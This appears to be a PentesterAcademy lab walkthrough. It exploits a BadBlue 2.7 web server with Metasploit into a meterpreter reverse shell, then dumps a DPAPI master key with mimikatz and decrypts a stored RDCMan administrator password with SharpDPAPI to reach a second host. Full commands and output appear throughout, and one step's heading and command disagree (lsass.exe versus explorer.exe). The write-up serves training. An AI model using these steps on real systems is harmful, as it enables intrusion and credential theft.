
ATTACK
DEFENSE
by PentesterAcademy

Name	Dumping RDCMan Credentials
URL	https://attackdefense.com/challengedetails?cid=2398
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.16.173
Victim Machine 2 : 10.0.26.94
root@attackdefense:~#
```

Step 2: Run a Nmap scan against Victim Machine 1.

Command: nmap 10.0.16.173

```
root@attackdefense:~# nmap 10.0.16.173
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 15:28 IST
Nmap scan report for 10.0.16.173
Host is up (0.058s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
root@attackdefense:~#
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to determine version information on port 80.

Command: nmap -sV -p 80 10.0.16.173

```
root@attackdefense:~# nmap -sV -p 80 10.0.16.173
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-02 15:28 IST
Nmap scan report for 10.0.16.173
Host is up (0.057s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.64 seconds
root@attackdefense:~#
```

Step 4: We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7
------------------------------------------------------
 Exploit Title
------------------------------------------------------
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
------------------------------------------------------
Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

Step 5: There is a Metasploit module for the badblue server. We will use the PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:
msfconsole -q
use exploit/windows/http/badblue_passthru
set RHOSTS 10.0.16.173
exploit

```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/http/badblue_passthru
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.16.173
RHOSTS => 10.0.16.173
msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (175174 bytes) to 10.0.16.173
[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.16.173:49994) at 2021-09-02 15:29:10 +0530

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.

Step 6: Migrate current process into lsass.exe

Command: migrate -N lsass.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 2556 to 4212...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Check administrator user Documents folder for **.rdg** file.

Note: .rdg config file used by RDCman utility.

Commands: ls C:\\Users\\Administrator\\Documents

```
meterpreter > ls C:\\Users\\Administrator\\Documents
Listing: C:\Users\Administrator\Documents
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2234  fil   2020-11-07 13:45:40 +0530  Default.rdp
40777/rwxrwxrwx   0     dir   2020-11-07 06:14:52 +0530  My Music
40777/rwxrwxrwx   0     dir   2020-11-07 06:14:52 +0530  My Pictures
40777/rwxrwxrwx   0     dir   2020-11-07 06:14:52 +0530  My Videos
100666/rw-rw-rw-  1179  fil   2021-06-24 12:26:34 +0530  Production-Server.rdg
40777/rwxrwxrwx   0     dir   2021-06-24 12:25:14 +0530  RDCMan
100666/rw-rw-rw-  402   fil   2020-11-07 12:52:42 +0530  desktop.ini

meterpreter >
```

We can notice, .rdg file is present on the target machine.

Step 8: Read the file

Command: cat C:\\Users\\Administrator\\Documents\\Production-Server.rdg

```
meterpreter > cat C:\\Users\\Administrator\\Documents\\Production-Server.rdg
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.8" schemaVersion="3">
  <file>
    <credentialsProfiles>
      <credentialsProfile inherit="None">
        <profileName scope="Local">ATTACKDEFENSE\Administrator</profileName>
        <userName>Administrator</userName>
        <password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAE1DVXDjIxECVqSarB25auwAAAAACAAAAAAAQZgAAAAE
AACAAAAA+0scV4eUbeZzmNBTxlywaINPEFJ7ektkD3o+Kj1imugAAAAAOgAAAAIAACAAAAD55lj7B7BfAiLlc09pkM+s
nZocXr5disPMWC8QRVFmeSAAAAAvDRw6316bdVZYACrqriDVnthbzifaTLvDEQ81iPbLa0AAAABw+AYzKY0zCmZpAjbhD
A3jAEmD02R9SLKOOtuIjr7wP7NzkgNniI+HTxkkZGa0omHwJ3QLD3SJiBjAgdXPocbS</password>
        <domain>ATTACKDEFENSE</domain>
      </credentialsProfile>
    </credentialsProfiles>
    <properties>
      <expanded>True</expanded>
      <name>Production-Server</name>
    </properties>
    <server>
      <properties>
        <name>10.0.26.94</name>
      </properties>
```

We can notice, the password is encrypted and this configuration is for the second target machine i.e "**10.0.26.94**"

Step 9: Upload SharpDPAPI.exe executable file to the Public folder and decrypt the password.

Command: upload /root/Desktop/tools/SharpDPAPI.exe C:\\Users\\Public

```
meterpreter > upload /root/Desktop/tools/SharpDPAPI.exe C:\\Users\\Public
[*] uploading  : /root/Desktop/tools/SharpDPAPI.exe -> C:\Users\Public
[*] uploaded   : /root/Desktop/tools/SharpDPAPI.exe -> C:\Users\Public\SharpDPAPI.exe
meterpreter >
```

Step 10: Run the SharpDPAPI.exe and decrypt the password.

Commands: shell
cd C:\Users\Public
SharpDPAPI.exe rdg /unprotected

```
C:\>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>SharpDPAPI.exe rdg /unprotected
SharpDPAPI.exe rdg /unprotected


  __                    _   _        _ ___
 (_  |_    _. ._ ._    | \ |_) /\   |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                 |
  v1.11.1


[*] Action: RDG Triage

[*] Triaging RDCMan.settings Files for ALL users
```

```
[*] Triaging RDCMan.settings Files for ALL users

    RDCManFile    : C:\Users\Administrator\AppData\Local\Microsoft\Remote Desktop Connection Manager\RDCMan.settings
    Accessed      : 6/24/2021 6:57:31 AM
    Modified      : 6/24/2021 6:57:31 AM

        Default Logon Credentials

          Profile Name : Custom
            UserName   : ATTACKDEFENSE\Administrator

      C:\Users\Administrator\Documents\Production-Server.rdg

        Cred Profiles

          Profile Name : ATTACKDEFENSE\Administrator
            UserName   : ATTACKDEFENSE\Administrator
            Password   : MasterKey needed - {5cd55013-c838-40c4-95a9-26ab076e5abb}

        Servers

          Name         : 10.0.26.94
          Cred Profile : ATTACKDEFENSE\Administrator


SharpDPAPI completed in 00:00:01.9628934

C:\Users\Public>
```

We need a master key to decrypt the password.

Step 11: Exit the shell and load the kiwi extension.

Command: CTRL+C
y

load kiwi

```
C:\Users\Public>^C
Terminate channel 3? [y/N]  y
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

Step 12: Run the mimikatz command to find the master key.

Command: kiwi_cmd sekurlsa::dpapi

```
Authentication Id : 0 ; 146199 (00000000:00023b17)
Session           : Interactive from 1
User Name         : Administrator
Domain            : ATTACKDEFENSE
Logon Server      : ATTACKDEFENSE
Logon Time        : 9/2/2021 9:52:18 AM
SID               : S-1-5-21-3688751335-3073641799-161370460-500
        [00000000]
        * GUID      :  {5cd55013-c838-40c4-95a9-26ab076e5abb}
        * Time      :  9/2/2021 9:58:44 AM
        * MasterKey :  be8dabf90b25d127a8b0421c888f5c23c81f8254c25fa861df4c
0e61ed665f79dcac5809c793a5a1b65f3604ec1dd216f74badc6e06b04ebff5b87390ce0c794
        * sha1(key) :  d174357a9a91ede12834ad2cfc5a9f94f8956205
```

We found a master key that we needed to decrypt the password. Also, its GUID is matched to the output of SharpDPAPI.exe, so we confirm this is the key.

Step 13: Decrypting the password

Command: shell
cd C:\Users\Public

SharpDPAPI.exe rdg {5cd55013-c838-40c4-95a9-26ab076e5abb}:d174357a9a91ede12834ad2cfc5a9f94f8956205

```
meterpreter > shell
Process 1036 created.
Channel 4 created.

Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>cd C:\Users\Public

C:\Users\Public>SharpDPAPI.exe rdg {5cd55013-c838-40c4-95a9-26ab076e5abb}:d1
74357a9a91ede12834ad2cfc5a9f94f8956205
SharpDPAPI.exe rdg {5cd55013-c838-40c4-95a9-26ab076e5abb}:d174357a9a91ede128
34ad2cfc5a9f94f8956205


  __                    _   _       _ ___
 (_  |_   _. ._ ._   | \ |_) /\  |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                 |
  v1.11.1


[*] Action: RDG Triage

[*] Triaging RDCMan.settings Files for ALL users
```


```
    RDCManFile    : C:\Users\Administrator\AppData\Local\Microsoft\Remote Desktop Connection Manager\RDCMan.settings
    Accessed      : 6/24/2021 6:57:31 AM
    Modified      : 6/24/2021 6:57:31 AM

        Default Logon Credentials

          Profile Name : Custom
            UserName   : ATTACKDEFENSE\Administrator

      C:\Users\Administrator\Documents\Production-Server.rdg

        Cred Profiles

          Profile Name : ATTACKDEFENSE\Administrator
            UserName   : ATTACKDEFENSE\Administrator
            Password   : harry_123321

        Servers

          Name         : 10.0.26.94
          Cred Profile : ATTACKDEFENSE\Administrator


SharpDPAPI completed in 00:00:00.3023147

C:\Users\Public>
```

This revealed the flag:

Second Target Machine Plain-Text Password: harry_123321

Step 14: Take the RDP of the second machine using the username and password.

Command: xfreerdp /u:administrator /p:harry_123321 /v:10.0.26.94
y



We have found the second machine flag.

Flag: fdd2ef1b8c509f1c3ef48693438bdce0

References

1. BadBlue 2.72b - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/4715)

2. Remote Desktop Connection Manager (https://docs.microsoft.com/en-us/sysinternals/downloads/rdcman)
3. SharpDPAPI (https://github.com/GhostPack/SharpDPAPI)